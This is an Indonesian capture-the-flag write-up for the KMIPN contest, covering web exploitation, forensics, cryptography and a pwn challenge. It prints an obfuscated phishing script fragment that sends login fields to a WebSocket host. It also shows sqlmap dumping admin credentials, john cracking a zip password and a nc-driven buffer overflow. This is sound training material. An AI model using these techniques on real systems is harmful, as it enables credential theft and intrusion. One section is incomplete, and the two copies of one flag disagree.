

kmpn v



CTF Jeopardy – CyberItech R3 – POLIBAN

Reja Revaldy F ([LinkedIn](#))

Ryan Rizky Pratama ([LinkedIn](#))

Ridho Tri Wibowo ([LinkedIn](#))

| | |
|--------------------------------|----|
| Web Exploitation | 3 |
| 1. Code | 4 |
| 2. Web Admin | 6 |
| Forensic Digital | 8 |
| 1. Basic File Signature | 9 |
| 2. Basic_info | 11 |
| 3. Recovery | 12 |
| Cryptography | 15 |
| 1. Peng_dekriptor_an | 16 |
| 2. Bit Level Crypto | 18 |
| PWN | 19 |
| 1. flow1 | 20 |

Web Exploitation

1. Code

- Summary

Hacker sepertinya menyerang personal, selama ini dia meniru laman login untuk menipu user.

Mereka menggunakan phishing untuk merekam aktivitas dari user yang ingin login agar mendapatkan sebuah creds.

Apakah anda dapat mencari ip dan port server yang hacker untuk mengumpulkan data?

FORMAT FLAG: KMIPN{ip:port}

- Solution

Disini kami diperintah untuk mencari ip dan port dari hacker yang menipu user menggunakan teknik phishing, Setelah kami download file zip tersebut dan menganalisisnya, kami menemukan bahwa terdapat file html dan css.

```
revv@linux ~/CTF/KMIPN/web cat login.html
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<title>Login User</title>
<link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/normalize/5.0.0/normalize.min.css">
<link rel="stylesheet" href="./style.css">
</head>
<body>

<div id="login-form-wrap">
<h2>Login</h2>
<form action="/login.php" method="POST" id="login-form">
<p>
<input type="text" id="username" name="username" placeholder="Username" required<i>
class="validation"><span></span></span></span></i>
</p>
<p>
<input type="password" id="password" name="password" placeholder="Password" require
d<i>
class="validation"><span></span></span></span></i>
</p>
<p>
<input type="submit" id="login" value="Login" action="login()">
</p>
</form>
</div>
<script src="https://cheerful-semifreddo-d21dc5.netlify.app/script.js"></script>
</body>
</html>

revv@linux ~/CTF/KMIPN/web cat style.css
body{background-color:#9f9da7;font-size:1.6rem;font-family:open sans,sans-serif;col
or:#2b3e51}h2{font-weight:300;text-align:center}p{position:relative;a,a:link,a:visi
ted,a:active{color:#3ca9e2;-webkit-transition:all .2s ease;transition:all .2s ease}
a:focus,a:hover,a:link:focus,a:link:hover,a:visited:focus,a:visited:hover,a:active:
focus,a:active:hover{color:#329dd5;-webkit-transition:all .2s ease;transition:all .
2s ease}#login-form-wrap{background-color:#fff;width:35%;margin:30px auto;text-alig
n:center;padding:20px 0 0;border-radius:4px;box-shadow:0 30px 0 rgba(0,0,0,.2)
}#login-form{padding:0 60px}input{display:block;box-sizing:border-box;width:100%;ou
tline:none;height:60px;line-height:60px;border-radius:4px}input[type=text],input[ty
pe=email]{width:100%;padding:0 0 0 10px;margin:0;color:#8a8b8e;border:1px solid #c2
c0ca;font-style:normal;font-size:16px;-webkit-appearance:none;-moz-appearance:none;
appearance:none;position:relative;display:inline-block;background:0 0}input[ty
pe=text]:focus,input[type=email]:focus{border-color:#3ca9e2}input[type=text]:focus:inval
id,input[type=email]:focus:invalid{color:#cc1e2b;border-color:#cc1e2b}input[ty
pe=text]:valid~.validation,input[type=email]:valid~.validation{display:block;border-co
lor:#0c0}input[type=text]:valid~.validation span,input[type=email]:valid~.validation
span{background:#0c0;position:absolute;border-radius:6px}input[type=text]:valid~.va
lidation span:first-child,input[type=email]:valid~.validation span:first-child{top:
30px;left:14px;width:20px;height:3px;-webkit-transform:rotate(-45deg);transform:rot
ate(-45deg)}input[type=text]:valid~.validation span:last-child,input[ty
pe=email]:valid~.validation span:last-child{top:35px;left:8px;width:11px;height:3px;-webkit-tr
ansform:rotate(45deg);transform:rotate(45deg)}.validation[display:none;position:abso
lute;content:""]{height:60px;width:30px;right:15px;top:0}input[type=submit]{border:
none;display:block;background-color:#3ca9e2;color:#fff;font-weight:700;text-transfo
rm:uppercase;cursor:pointer;-webkit-transition:all .2s ease;transition:all .2s ease
;font-size:18px;position:relative;display:inline-block;cursor:pointer;text-align:ce
nter}input[type=submit]:hover{background-color:#329dd5;-webkit-transition:all .2s e
ase;transition:all .2s ease}#create-account-wrap{background-color:#eee;f1;color:#8a
8b8e;font-size:14px;width:100%;padding:10px 0;border-radius:0 0 4px 4px}
```

lalu kami menemukan javascript yang mengarah ke website lain, setelah kami coba buka ternyata javascriptnya telah di obfuscated.


```

80
81 'getElement' + 'ById'](_0x3dc1f5(0x12f))[_0x3dc1f5(0x142) + _0x3dc1f5(0x150)](_0x3dc1f5(0x14b),
82 x3dc1f5;
83 ew WebSocket(_0x28cace(0x133) + '68.133.7:1' + '337/heker');
84 cument[_0x28cace(0x14d) + _0x28cace(0x140)](_0x28cace(0x151))[_0x28cace(0x149)],
85 cument[_0x28cace(0x14d) + 'ById'](_0x28cace(0x157))['value'];
86 (0x142) + 'stener']('open', _0x4f9308 => {
87 = _0x28cace;

```

- Flag

KMIPN{192.168.133.7:1337}

2. Web Admin


- Summary

I forgot my admin username and password, but a hacker help me to login using some bug? can you help me?

<http://165.22.107.94:16009/login.php>

- Solution

Disini kami menemukan sebuah login page, dari situ kami menggunakan burpsuite sebagai intercept dan kami save intercept tersebut



Lalu kami melakukan serangan sql injection menggunakan sqlmap dan mendapatkan user dan password dari web tersebut.

```
+-----+-----+-----+
| id | username | password |
+-----+-----+-----+
| 1 | guest | p4ssw0rd |
| 2 | admin | p4ssw0rd_2_s3kr3t_noone_c4r3d_|
+-----+-----+-----+

Database: information_schema
Table: PARTITIONS
[88 entries]
```

Setelah kami login kami pun mendapatkan flag dari soal tersebut.

ADMIN PANEL

Welcome, admin!

Here is your flag : KMIPN{ez_SeQueL_Inj3kxx1on_LINZ_IS_HERE}

- Flag

KMIPN{ez_SrQueL_Inj3kxx1on_LINZ_IS_HERE}

Forensic Digital

1. Basic File Signature

- Summary


- Solution

Diberikan sebuah file zip, dan saat dieskstrak terdapat error.

```
[nayr@EVA] - [~/Downloads] - [Tue Aug 01, 12:33]
[$]> unzip cari_flag_nya.zip
Archive:  cari_flag_nya.zip
file #1:  bad zipfile offset (local header sig):  0
```

Berdasarkan clue di judul soal, kami curiga file signature zip tersebut diganti. Jadi kami periksa dan ternyata benar header tersebut tidak sesuai.

Header file "cari_flag_nya.zip":



Header yang seharusnya:


| | | | | |
|---|--|---|--|---|
| 50 4B 03 04 50 4B 05 06 (empty archive) 50 4B 07 08 (spanned archive) | PK ⁰⁰⁰⁰ PK ⁰⁰⁰⁰ PK ⁰⁰⁰⁰ | 0 | zip aar apk docx epub ipa jar kmz maff msix odp ods odt pk3 pk4 pptx usdz vsdx xlsx xpi | zip file format and formats based on it, such as EPUB, JAR, ODF, OOXML |
|---|--|---|--|---|

Jadi kami ganti, file header tersebut sesuai dengan header yang seharusnya.

Header file "cari_flag_nya.zip" sesudah diganti:

```
cari_flag_nya.zip x
00000000 50 4B 03 04 14 00 00 00 08 00 B1 24 01 57 00 5F 52 E0 82 2A 00 00 22 2E 00 00 12 00 00 00 66 PK.....$.W._R.*.....f
0000001f 69 6C 65 5F 73 69 67 6E 61 74 75 72 65 2E 70 64 66 8D 5A 05 58 54 D1 12 A6 91 25 95 92 10 16 ile_signature.pdf.Z.XT....%...
0000003e A4 43 96 DD 65 01 E9 EE EE CE 95 0E 01 A5 51 52 49 69 A4 53 3A 94 6E 44 3A A4 4B 4A BA 5B 3A .C.e.....QRiI.S:nD:KJ.[:
0000005d DF AA AF 7D EF 7B EF 7E 1B F7 FC 67 66 CE DC 39 73 F6 9B D9 19 7A 65 71 49 76 CE 27 10 00 7D ...}{~...gf..9s....zeqIV.'..}
0000007c FB EA D1 EA 76 DE 8F 8C A1 F6 4E 00 14 08 02 3A 98 5A 03 F8 F9 81 1C F2 70 7B 0B 17 4B 20 17 .R.rHZ.....&.pq...9.((.pvq...
0000009b 02 52 05 72 48 5A D9 BA C0 9D 10 DF B6 26 2E 70 71 B8 99 83 39 1C 28 28 08 70 76 71 82 9B D8 ....#.....A!..w"....Rr.y..7...
000000ba 01 DC 90 BD 23 95 94 DA 81 04 1D FB 5E 21 EB 77 22 EC E8 00 A2 52 72 8E 79 18 CD 37 7F 0F EB .....v...vq...\\...1..7...?5....
000000d9 1D 3B 85 09 9F BB 76 B2 E9 F1 76 71 9A 15 5C 08 0F 1F 31 1E D3 37 8F D9 8A 3F 35 A6 D4 14 C4 .~.JFh.....z.....g...'~.....
000000f8 BE 7E 10 4A 46 68 FA F1 DC AB 8B 8A 7A 83 9A F4 8D 95 AF 8D 67 E2 ED 27 A6 EA 7E DC AB 1A E6
```

Lalu kami coba ekstrak ulang dan berhasil, saat kami cek isi dari file tersebut terdapat flagnya.



- Flag

KMIPN{S1gnature_B4s1c_F1le_}

2. Basic_info

- Summary

Temukan Flag di dalam gambar ini..

flag=KMIPN{flag2:md5 file}

- Solution

Diberikan sebuah gambar dan kami disuruh mencari flag2 dan m5 dari file tersebut, untuk mendapatkan flag2 kami cukup menggunakan perintah strings, lalu saat mencari md5 kami cukup menggunakan md5sum

```
revv@linux ~/CTF/KMIPN/forensic/basic_info$ md5sum KMIPN23.png
4ecce6394798580638cfed50376149a7 KMIPN23.png
revv@linux ~/CTF/KMIPN/forensic/basic_info$ strings KMIPN23.png | grep flag
flag2=cekstrings
revv@linux ~/CTF/KMIPN/forensic/basic_info$
```

- Flag

KMIPN{cekstr1ngs:4ecce6394798580638cfed50376149a7}

3. Recovery

- Summary

Penyimpanan Drive tersangka sudah di tanganin pihak keamanan.. dan Drive sudah dijadikan file image, sesuai dengan proses penanganan forensic.

-Tetapi File yang dicari ternyata ber password.

-Menurut tersangka password ada di dalam wordlist yang sudah dia delete

-dapatkan kamu recovery file wordlist tersebut dan membuka file nya..

file donwload

<https://drive.google.com/drive/folders/14IRms9sUNpFWjD7rX13Ia5Lv5ggMb9uG?usp=sharing>

- Solution

Disini kami menggunakan foremost untuk mendapatkan file tersembunyi didalamnya dan mendapatkan beberapa file ascii, utf 8, exe, zip.

```
[nayr@EVA] - [~/Downloads] - [Tue Aug 01, 14:36]
[$]> foremost recoveryyy.001
Processing: recoveryyy.001
|foundat=flag recovery.pdf+PS++++>+[1>0X
*|
[nayr@EVA] - [~/Downloads] - [Tue Aug 01, 14:36]
[$]> cd output
[nayr@EVA] - [~/Downloads/output] - [Tue Aug 01, 14:36]
[$]> cd zip
[nayr@EVA] - [~/Downloads/output/zip] - [Tue Aug 01, 14:36]
[$]> unzip 00000280.zip
Archive: 00000280.zip
[00000280.zip] flag recovery.pdf password: 
```

disini kami sangat tertarik dengan zip file dan wordlistnya lalu kami gunakan zip2john untuk mendapatkan hash dari file tersebut, lalu disini kami coba mencari utf-8 sebagai wordlist dengan menggunakan perintah file


```
(root@kali)-[/home/ridho/kmipn/_recoveryyy.001.extracted]
# file *
25B82:      Zip archive data (empty)
902CDE:     ASCII text
911E82:     Unicode text, UTF-8 text
96AEB3:     ASCII text
A0E9BA:     ASCII text
A2797A:     ASCII text
AC76E0:     ASCII text
AEC6F7:     ASCII text
B141E0:     ASCII text
B40B23:     ASCII text
B40B54:     ASCII text
BD8E71:     ASCII text
BFADF3:     Non-ISO extended-ASCII text
C5F5E6:     ASCII text
C5F691:     ASCII text
CC3B5D:     ASCII text
CF89CD:     ASCII text
D19686:     ASCII text
D22E1D:     ASCII text
D238AC:     ASCII text
```

```
File Edit View Search Terminal Help
[nayr@EVA] - [~/kmipn/forensic/recovery/output/zip] - [Tue Aug 01, 16:00]
[$]> zip2john 00000280.zip > flag.hash
ver 2.0 00000280.zip/flag recovery.pdf PKZIP Encr: cmplen=10992, decmplen=11912,
crc=6E13213C ts=32B2 cs=6e13 type=8
[nayr@EVA] - [~/kmipn/forensic/recovery/output/zip] - [Tue Aug 01, 16:01]
[$]>
```

Karena kami sudah mendapatkan wordlist di file 911E82 dan file zip sudah kami hash menggunakan perintah zip2john. maka kami langsung saja menggunakan john the ripper untuk melakukan brute force, disini karena kami sudah melakukan penyerang sebelumnya dan mendapatkan passwordnya yaitu : Travis\$\$1

```
[nayr@EVA] - [~/kmipn/forensic/recovery/output/zip] - [Tue Aug 01, 16:03]
[$]> john --show flag.hash
00000280.zip/flag recovery.pdf:Travis$$1:flag recovery.pdf:00000280.zip:00000280.zip
```

Setelah kami buka zip tersebut menggunakan password yang ada kami pun mendapatkan flagnya.



- **Flag**

`KMIPN{recovery_cracking_zip_basic}`

Cryptography

1. Peng_dekriptor_an

- Summary

Waktunya Peng_dekriptor_an

- Solution

Diberikan sebuah file flag.txt yang berisi sebuah cipher. Setelah diperiksa menggunakan cipher identifier ternyata itu adalah sebuah kode morse.



Langsung saja kami decrypt menggunakan cyberchef, dan mendapatkan sebuah rangkaian bilangan desimal.

2. Bit Level Crypto

- Summary

0812160b171e24034b0924184a0b131e0924120824080f121717241e1a0802240f142419091e1a10

- Solution

Diberikan sebuah encrypted text yang berisikan huruf dan angka, disini kami menggunakan website [cyberchef](#) untuk solving permasalahan tersebut. Karena minimnya informasi mengenai teks tersebut kami menggunakan recipe magic yang tersedia lalu setelah mencari output manakah yang berpotensi sebagai flag dan kami pun menemukannya.

The screenshot shows the CyberChef web application. The 'Recipe' panel on the left includes sections for 'Bit shift right' (Amount: 2, Type: Arithmetic shift), 'Bit shift left' (Amount: 0), 'Magic' (Depth: 3, Intensive mode checked), 'Extensive language support' (unchecked), 'Crib' (empty), 'From Morse Code' (Letter delimiter: Space, Word delimiter: Backslash), and 'From Hex'. The 'Output' panel on the right displays the results of applying these recipes to the input text. The input text is: 0812160b171e24034b0924184a0b131e0924120824080f121717241e1a0802240f142419091e1a10. The output shows three results: 1. 'decode_text('Extended/Extended Alpha Lowercase (21027)')' resulting in '7765617e606b53743e7>53673f7e646b7>53657753777a656060536b6f7775537a63536>7>6b6f67' with matching ops: From Base85, Valid UTF8, Entropy: 3.25. 2. 'From_Hex('None') XOR({'option': 'Hex', 'string': '7b'}, 'Standard', false)' resulting in 'simple_xor_cipher_is_still_easy_to_break' with matching ops: From Base64, From Base85, Valid UTF8, Entropy: 3.92. 3. 'From_Base64('N-ZA-Mn-za-m0-9+/=', true, false)' resulting in 'KMIPN{simple_xor_cipher_is_still_easy_to_break}' with matching ops: Valid UTF8, Entropy: 4.00.

| Recipe | Output | Matching ops |
|--|--|---|
| decode_text('Extended/Extended Alpha Lowercase (21027)') | 7765617e606b53743e7>53673f7e646b7>53657753777a656060536b6f7775537a63536>7>6b6f67 | From Base85 Valid UTF8 Entropy: 3.25 |
| From_Hex('None') XOR({'option': 'Hex', 'string': '7b'}, 'Standard', false) | simple_xor_cipher_is_still_easy_to_break | From Base64 From Base85 Valid UTF8 Entropy: 3.92 |
| From_Base64('N-ZA-Mn-za-m0-9+/=', true, false) | KMIPN{simple_xor_cipher_is_still_easy_to_break} | Valid UTF8 Entropy: 4.00 |

- Flag

KMIPN{simple_xor_cipher_is_still_easy_to_break}

PWN


1. flow1

- Summary

nc 165.22.107.94 17001

- Solution

Disini kami menemukan kerentanan di buffer overflow di 149, setelah kami menggunakan python untuk melakukan serangan buffer overflow



```
revv@linux:~/Cybersecurit...
revv@linux:~/Cybersecurity/tools/liffy
Put some text: Try again?
revv@linux ~/Cybersecurity/tools/liffy master nc 165.22.107.94 17001 askdddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
LINZ
Put some text: aslddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
Try again?
invalid port askdddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
revv@linux ~/Cybersecurity/tools/liffy master python -c "print '1' * 3000" nc 165.22.107.94 17001
File "<string>", line 1
print '1' * 3000 nc
^^^^^^^^^^^^^^^^
SyntaxError: Missing parentheses in call to 'print'. Did you mean print(...)?
revv@linux ~/Cybersecurity/tools/liffy master python2 -c "print '1' * 3000" nc 165.22.107.94 17001
File "<string>", line 1
print '1' * 3000 nc
^
SyntaxError: invalid syntax
revv@linux ~/Cybersecurity/tools/liffy master python2 -c "print '1' * 3000 " | nc 165.22.107.94 17001
LINZ
Put some text: /home/ctf/run_challenge.sh: line 2: 149 Segmentation fault (core dumped) ./chall
revv@linux ~/Cybersecurity/tools/liffy master python2 -c "print '1' * 149 " | nc 165.22.107.94 17001
LINZ
Put some text: KMIPN{Tooooooooooooo_much_character_is_dangerous_LINZ_IS_HERE}
/home/ctf/run_challenge.sh: line 2: 152 Segmentation fault (core dumped) ./chall
revv@linux ~/Cybersecurity/tools/liffy master
```

- Flag

KMIPN{Tooooooooooooo_much_character_is_dangerous_LINZ_IS_HERE}